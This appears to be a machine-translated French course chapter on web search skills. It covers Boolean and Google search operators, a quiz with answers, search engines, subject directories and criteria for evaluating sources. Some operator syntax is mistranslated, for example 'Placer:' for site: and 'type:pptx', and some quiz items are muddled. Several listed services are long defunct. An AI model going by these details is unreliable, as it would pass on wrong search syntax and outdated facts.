


Illustration 3.2. Représentation schématique de l'opérateur OU

En regardant la figure 3.2, on peut voir que dans une recherche utilisant la requête Mot-clé 1 OU Mot-clé 2, en plus des sources auxquelles les mots-clés se réfèrent seuls, les sources auxquelles ils se réfèrent ensemble sont également incluses. Grâce à l'opérateur OU, il est possible de s'affranchir de la peine de faire deux recherches distinctes et d'extraire les résultats répétitifs. Ainsi, le processus de recherche peut être achevé plus rapidement et plus efficacement (Sagiroglu et al. 2020).



NON (-) Opérateur

Peu importe le soin avec lequel les mots-clés sont choisis lors de la recherche, il est possible de rencontrer des résultats indésirables. Pour qu'un mot clé soit supprimé des résultats de la recherche, il suffit de mettre un signe - (moins ou tiret) devant ce mot. Le reflet de cette commande, également connue sous le nom d'opérateur NOT, dans la portée des résultats de recherche est illustré dans la figure.





Illustration 3.3. Représentation schématique de l' opérateur NOT (-)

La figure montre la requête effectuée en tant que mot clé 1 - mot clé 2. Lors de l'utilisation de cet opérateur, il convient de s'assurer qu'il n'y a pas d'espace entre le mot à supprimer et le signe -. Sinon, le moteur de recherche ne détectera pas la commande (Sagiroglu et al. 2020).

- Si nous voulons uniquement rechercher le contenu d'un site particulier, nous pouvons personnaliser notre recherche en tapant site.



Nous recherchons des contenus sur l'enseignement à distance sur le site www.meb.gov.tr, qui appartient au ministère de l'Éducation nationale, et nous rencontrons 171 résultats. De cette façon, nous avons personnalisé notre recherche et également effectué notre recherche à partir d'une source officielle.

Opérateur de guillemet double (" ")

Chaque mot saisi dans le champ de recherche est perçu comme un mot-clé distinct par le moteur de recherche. Cette situation ne pose pas de problème lors de la recherche de mots liés mais indépendants (Sağiroğlu et al. 2020). Le moteur de recherche perçoit la phrase saisie dans son ensemble et ne renvoie que les résultats adaptés à l'ordre écrit entre guillemets. En d'autres termes, la phrase citée se comporte comme s'il s'agissait d'un seul mot-clé (LINCS, 2020)






Figure 4. Représentation schématique de l'opérateur des guillemets doubles (" ")

La figure illustre la recherche effectuée avec la requête "Mot-clé 1 Mot-clé 2". Comme on peut le voir sur la figure, la recherche effectuée en encadrant les mots-clés couvre une zone plus petite que la recherche effectuée à l'aide de l'opérateur ET. Parce que lorsque l'opérateur AND est utilisé, il suffit que les mots soient dans la même source, qu'ils soient côte à côte ou dans le même ordre. Les mots peuvent même ne pas être utilisés dans la même phrase. Les mots entre guillemets doubles doivent suivre le même ordre. Ainsi, les ressources contenant la phrase souhaitée sont accessibles rapidement (Sagiroglu et al. 2020).

- ✓ Si les mots recherchés sont entourés de guillemets (" "), seuls les sites contenant le mot entier entre guillemets seront répertoriés. Par exemple; Lorsque « enseignement à distance » est saisi, les résultats contenant le mot entier enseignement à distance sont répertoriés. Comme on le voit dans l'exemple ci-dessous, lorsque les mots DISTANCE EDUCATION sont écrits sans guillemets, environ 1.470.000.000 résultats sont obtenus.



Comme on le voit dans l'exemple ci-dessous, lorsque les mots recherchés pour ENSEIGNEMENT A DISTANCE sont écrits entre guillemets, environ 33.500.000 résultats sont obtenus.



Autres opérateurs de recherche

En plus des opérateurs de recherche standard, Google a également mis à disposition un certain nombre d'opérateurs de recherche différents, qui permettent une utilisation rapide des fonctionnalités qu'il propose. Des exemples de requête montrant les fonctions et usages des principaux opérateurs sont présentés dans le tableau.


Opérateur de recherche	Fonction	Exemples de requête
Type de fichier:	Utilisé pour rechercher des fichiers enregistrés dans un format spécifique. Pour utiliser cet opérateur, il suffit de taper l'extension du type de fichier (doc, xls, ppt, pdf, etc.) à rechercher sans laisser d'espace après avoir tapé « filetype : ». .	"matériel informatique" filetype:pdf Commémoration des martyrs de Çanakkale filetype:ppt
Placer:	Il est utilisé pour limiter les résultats de la recherche à l'adresse Internet ou au type de nom de domaine spécifié par l'utilisateur. Par exemple, une personne qui souhaite effectuer une recherche sur les sites Web des universités en Turquie peut atteindre cet objectif en tapant ".edu.tr" sans espace après avoir tapé "site :".	Site internet sécurisé : btk.gov.tr site « calendrier académique » :edu.tr
cache :	Lors de l'indexation des ressources sur Internet, Google crée une copie textuelle de leur état actuel. Après avoir tapé "cache :". dans le champ de recherche, taper l'adresse d'un site sans laisser d'espace peut afficher la dernière version en cache de ce site dans Google.	cache : www.meb.gov.tr
" "	Il permet de spécifier une plage lorsqu'il est écrit entre deux nombres et d'afficher les résultats contenant tous les nombres dans la plage spécifiée. Par exemple, il répertorie les pages qui contiennent tous les nombres de 2010 à 2019, puisque 2010..2019 est écrit. Si demandé lors de la recherche, des unités de mesure ou monétaires peuvent également être incluses.	Rapport annuel 2010..2019 « Lego set » €100.. €150 Matériel de nettoyage 1,5 kg

Tableau 3. Exemples de requête montrant les fonctions et les utilisations des opérateurs premiers


Autres opérateurs de recherche servis par Google

Si nous voulons uniquement rechercher un type de fichier spécifique, nous pouvons personnaliser notre recherche en tapant

tapez : .




En tapant **type:pptx** dans notre type de recherche, nous n'avons répertorié que les résultats contenant des fichiers Microsoft powerpoint (présentation).




Qu'est-ce que PDF ? Extension de fichier PDF :

L'une des extensions qui permet la création et la protection du document sur l'ordinateur est PDF. PDF signifie Portable Document Format en anglais, c'est-à-dire « format de document portable ». L'un des avantages les plus importants des fichiers PDF dans un document converti au format PDF est qu'il enregistre toutes les polices, les objets vectoriels et les images utilisés dans le document d'origine et les transfère au format PDF. Une autre caractéristique est que de nombreuses ressources numériques telles que les livres, les revues et les thèses sont converties au format pdf sur Internet, car elles occupent beaucoup moins d'espace que l'espace en Mo occupé par le document original. Vous pouvez accéder plus facilement à ces fichiers PDF en ajoutant pdf comme extension ou format de fichier à la fin des mots-clés liés au sujet que vous recherchez (<https://www.digitalders.com>).


Exemple:



- ✓ Si vous souhaitez rechercher des présentations powerpoint sur le sujet, l'extension de fichier PowerPoint doit être ajoutée en écrivant ppt à la fin du mot-clé. Vous pouvez rechercher par extensions de fichiers. Les fichiers liés au sujet sont accessibles en moins grand nombre et dans les formats de fichiers souhaités.



Vidéos informatives : <https://www.youtube.com/watch?v=erZ3IyBCXdY>
<https://www.youtube.com/watch?v=s9XZk9CLxK4>
<https://www.youtube.com/watch?v=0eKVizvYSUQ>



A vous de jouer : Mini-quiz

1. Examinez attentivement les groupes de mots suivants et marquez ceux qui doivent être mis entre guillemets .

- a. Énergie nucléaire
- b. Malnutrition
- c. Effet de serre
- d. Ostéoclaste
- e. Tous

2. Si vous deviez rechercher les effets de la mondialisation sur les problèmes environnementaux, lequel des mots suivants choisiriez-vous comme mot clé ?

- a. Mondialisation, environnement
- b. Problème d'environnement
- c. Mondialisation, environnement, sur
- d. Mondialisation, environnement, problème, sur
- e. Mondialisation, environnement, problème, influence sur

3. Si on vous demandait de rechercher les facteurs qui causent la dépendance à Internet chez les jeunes, laquelle des stratégies de recherche suivantes choisiriez-vous ?


- a. Les jeunes et Internet
- b. Les adolescents OU Internet
- c. Les adolescents ET Internet ET la dépendance
- d. Jeunes ET "dépendance à Internet"
- e. Les adolescents OU Internet OU la dépendance

4. Lequel des types de ressources suivantes utiliseriez-vous pour trouver des synonymes, des mots à portée restreinte et à base large liés à des mots clés ?

- a. Thésaurus
- b. Encyclopédie
- c. Dictionnaire
- d. Livre
- e. Catalogue

5 . Lequel des éléments suivants réduit le nombre de ressources accessibles à la suite de la recherche ?

- a. Ou utiliser
- b. Et utilise
- c. Utilisation des étoiles
- d. Utilisation de caractères génériques
- e. Point d'interrogation



6. Lequel des mots suivants n'utiliserez-vous pas dans une recherche sur les médias ?

- a. la télé
- b. Journal
- c. Radio
- d. Ordinateur
- e. Tous

7. Lequel des mots suivants n'utiliserez-vous pas comme alternative à ce mot dans une recherche avec le mot-clé ordinateur ?

- a. Ordinateur portable
- b. Bureau
- c. Carnet de notes
- d. netbook
- e. l'Internet

8. Après la syntaxe de la photo, une recherche utilisant un caractère générique (photo*) n'inclurait pas lequel des mots suivants dans la recherche ?

- a. Photographier
- b. La photographie
- c. Photosynthèse
- d. Photographe
- e. Photo

9 . Qu'apporte le concept de recherche d'articles sur les réseaux sociaux à la base de données ? Comment entrer des résultats plus précis ?

- a. réseaux sociaux
- b. "réseaux sociaux"
- c. réseaux sociaux ET
- d. réseaux sociaux OR
- e. réseau ET social

Réponses du Mini Quiz : 1a, 2d, 3d, 4a, 5b, 6d, 7e, 8b, 9b



Les techniques de recherche d'informations sur internet

Outils de recherche d'informations sur le web (Université Hacettepe, 2020) :

- Guides thématiques
- Moteurs de recherche
- Super moteurs de recherche

Les adresses Web

Chaque site Web a une adresse. Chaque partie de ces adresses, appelée URL (Uniform Resource Locator), fournit des informations différentes sur le site Web. L'écriture correcte et complète des adresses est importante pour l'accès (Université Hacettepe, 2020).

Par exemple, les sections de <http://www.comu.edu.tr> sont expliquées ci-dessous :

- **http** : Le protocole Internet utilisé
- **www** : L'outil web utilisé
- **comu** : nom du serveur
- **edu** : Nom du champ
- **tr** : Indicatif du pays

Les guides thématiques

Ce sont des collections de sites Web qui sont sélectionnés et organisés par sujet. Les sous-thèmes et les sites associés sont répertoriés sous des rubriques générales (Hacettepe University 2020).

Il convient de les utiliser lorsque vous démarrez une recherche avec une approche thématique générale. Ils nécessitent de naviguer entre les sujets et les sous-titres. Leur portée est beaucoup plus limitée par rapport aux moteurs de recherche (UMGC, 2022). Il est possible de regrouper les guides thématiques en deux groupes :

Les **guides thématiques préparés par des institutions commerciales** : ils sont préparés par des institutions commerciales et incluent souvent des fonctions de moteur de recherche.


✓ Exemples:

- Annuaire Yahoo (<http://dir.yahoo.com/>)
- Annuaire Google (<http://directory.google.com/>)
- À propos (<http://www.about.com/>)
- Arabul (<http://www.arabul.com/>)

Les **guides thématiques préparés par les bibliothèques** : De nombreuses bibliothèques créent des guides thématiques en évaluant et en organisant les ressources Web. Les ressources contenues dans ces guides peuvent être utilisées en toute confiance car elles ont été pré-évaluées.

Exemples:

- AcademicInfo (<http://www.academicinfo.net/>)
- Institut (<http://www.intute.ac.uk/>)
- Bibliothécaire numérique (<http://www.digital-librarian.com/>)
- INFOMINE (<http://infomine.ucr.edu>)
- Bibliothèque publique Internet (<http://www.ipl.org>)



Les moteurs de recherche

Les moteurs de recherche sont des systèmes qui indexent toutes les ressources ouvertes au public sur Internet et les enregistrent afin que la recherche puisse être effectuée si nécessaire (LINCS, 2020).

Les moteurs de recherche organisent les informations obtenues par les araignées et créent des index de recherche stockés dans d'énormes bases de données. Ce sont des outils d'accès qui indexent automatiquement les pages Web à l'aide de certains logiciels (Hacettepe University, 2020). Lors du classement des résultats, ils peuvent également bénéficier d'informations telles que la langue du chercheur, l'emplacement physique de l'utilisateur et même les sujets de recherche précédents.² Aucun moteur de recherche ne peut indexer l'ensemble du Web, qui contient des millions de pages Web. Les moteurs de recherche ne couvrent qu'une partie du Web et apportent donc des résultats de recherche différents (Hacettepe University, 2020).

Vidéo sur les moteurs de recherche : <https://www.youtube.com/watch?v=53rwA2d8fyw>

Moteur de recherche	Explications
Google (google.com.tr)	Il s'agit d'un service de moteur de recherche développé par Google et largement utilisé dans le monde entier. L'intégration aux services Google tels que le système d'exploitation Android, Gmail, Google Maps et YouTube contribue à sa préférence.
Bing (bing.com)	C'est un service de moteur de recherche de Microsoft. Bien qu'il soit principalement utilisé aux États-Unis, il est également préféré dans d'autres pays.
Yahoo! (yahoo.com)	Yahoo! est un moteur de recherche intégré au portail Internet. Il peut interagir avec d'autres services Yahoo.
Baidu (baidu.com)	Il s'agit d'un moteur de recherche utilisé par les citoyens de la République populaire de Chine. Il est rarement utilisé dans d'autres pays, car il se concentre sur les citoyens chinois.
Yandex (yandex.com)	Il s'agit d'un service de moteur de recherche développé en Russie. Il est principalement utilisé dans les pays d'Asie occidentale et des Balkans, y compris la Turquie. Des cartes et des services de stockage en nuage sont également disponibles, comme dans Google.
DuckDuckGo (duckduckgo.com)	C'est un moteur de recherche axé sur la confidentialité. Contrairement à Google et à de nombreux autres services de moteur de recherche, il ne suit pas le comportement de recherche des utilisateurs et n'affiche pas d'annonces en fonction des mots recherchés dans le passé et des sites visités. En d'autres termes, les publicités diffusées s'adressent au grand public comme à la télévision.

Tableau 4. Moteurs de recherche couramment utilisés (Sağiroğlu et al. 2020).

Les super moteurs de recherche

Les super moteurs de recherche (métamoteurs) utilisent plusieurs moteurs de recherche en même temps et donnent des résultats ensemble. Parce qu'ils utilisent ensemble différents moteurs de recherche, les résultats qu'ils apportent sont plus que les résultats obtenus à partir d'un seul moteur de recherche (Hacettepe University, 2020)

✓ Exemples:

- Dogpile (<http://www.dogpile.com/>)
- MetaCrawler (<http://www.metacrawler.com/>)
- Recherche (<http://www.search.com/>)

Obtenir des résultats réussis à partir de recherches

Afin d'obtenir de meilleurs résultats lors de la recherche d'informations sur le Web, les éléments suivants doivent être pris en compte (Université Hacettepe, 2020):

- Inclure d'autres mots-clés synonymes de la recherche
- Mettez les phrases entre guillemets (« organisation mondiale de la santé », « maîtrise de l'information »)
- Écrivez d'abord les mots les plus importants
- Utiliser des minuscules
- Utiliser les fonctionnalités de recherche développées

Recherche avancée sur les moteurs de recherche

La plupart des moteurs de recherche offrent une recherche avancée ainsi qu'une recherche simple, tout comme les catalogues et les bases de données des bibliothèques. La recherche avancée offre la possibilité d'obtenir des résultats moins nombreux et plus pertinents (Université Hacettepe, 2020)

Recherche sur Google:

Google classe les résultats par ordre de pertinence. La page qu'il trouve la plus pertinente pour le sujet est en haut. Le choix et l'ordre des mots affectent les résultats de recherche (Hacettepe University, 2020). Le menu de recherche avancée se compose de deux parties. La première partie se compose de champs de recherche et de descriptions où les opérateurs de recherche mentionnés dans cette section peuvent être utilisés. Chacune des cases de recherche du menu remplit la fonction d'un opérateur de recherche différent (Sagiroglu et al. 2020).

Dans la deuxième partie du menu de recherche avancée, certaines restrictions qui ne peuvent pas être faites à l'aide d'opérateurs de recherche sont incluses. Il est possible de réduire les résultats de recherche obtenus en utilisant les fonctionnalités trouvées ici, à des sites diffusant dans une certaine langue ou à partir d'une certaine région géographique. Les propriétés du site ou du nom de domaine et du type de fichier permettent d'accéder aux fonctions des opérateurs site: et filetype:, respectivement. En utilisant les termes vus en fonction, il est possible de rechercher uniquement une certaine partie des pages dans l'index Google. Par exemple, lorsque l'option "dans l'URL de la page" est sélectionnée, les mots-clés saisis sont scannés dans les adresses des sites (comme <http://www.gim.org.tr/hakkimizda.php>) et les résultats pertinents sont affichés (Sağiroğlu et al. 2020).

Pour faire une recherche sur Google-vidéo :

https://www.youtube.com/results?search_query=adviced+seach+on+google

Les raccourcis sur Google


Google propose également des fonctions rapides telles que la recherche de définitions, le calcul et la conversion des taux de change. Pour trouver la définition d'un concept, vous devez taper le mot dont vous recherchez la définition à côté du mot **définir** dans le champ de recherche Google (par exemple, définir:internet). Dans ce cas, vous n'accéderez qu'aux définitions, pas aux pages Web liées à ce mot (Hacettepe University, 2020).

Le signe similaire (~) est utilisé pour inclure des synonymes dans l'étendue de la recherche. Par exemple, une recherche avec le mot-clé **oncologie** (~oncologie) avec un signe similaire au début nous conduira également à des documents contenant le mot cancer, qui est synonyme du mot oncologie (Hacettepe University, 2020).

Les bases de données Google

Il est également possible de rechercher sur Google uniquement un certain type d'informations ou de matériel, tels que des images, des actualités, des photos et des blogs. Les deux bases de données Google les plus utilisées dans les études universitaires sont Google Books (Google Books - <http://books.google.com>) et Google Scholar (Google Scholar - <http://scholar.google.com>) (Hacettepe University, 2020).

Le moteur de recherche Google dispose d'un service spécial appelé Google Academic, qui est également utilisé pour analyser le contenu académique. Grâce à ce moteur de recherche personnalisé, un accès facile aux sujets scientifiques, aux articles et à la recherche est fourni. Les résultats qu'il fournit sont d'une plus grande fiabilité car ils sont d'origine scientifique.



Les évaluations des sources Web

Bien que les moteurs de recherche facilitent l'accès aux informations répondant aux conditions souhaitées parmi les sources d'information dont le nombre et la variété ne cessent d'augmenter, ils ne peuvent garantir la fiabilité des informations obtenues. Par conséquent, lors de la recherche sur Internet, un autre problème aussi important que l'accès à l'information est l'évaluation de la fiabilité des informations obtenues (Sağiroğlu et al. 2020). Les critères pouvant être utilisés dans l'évaluation de ces informations (Hacettepe University 2020) sont énumérés ci-dessous :

Précision

- L'information donnée dans la source est-elle correcte ?
- La source est-elle cohérente en interne ?
- Les informations que vous trouvez sont-elles crédibles ?
- La source de l'information est-elle claire ?
- Contient-il des fautes de grammaire et d'orthographe ?

Fiabilité

- Qui est responsable de la page Web ? L'auteur ou l'institution de soutien est-il connu ?
- L'auteur est-il un expert en la matière ? Qu'est-ce que l'éducation ?
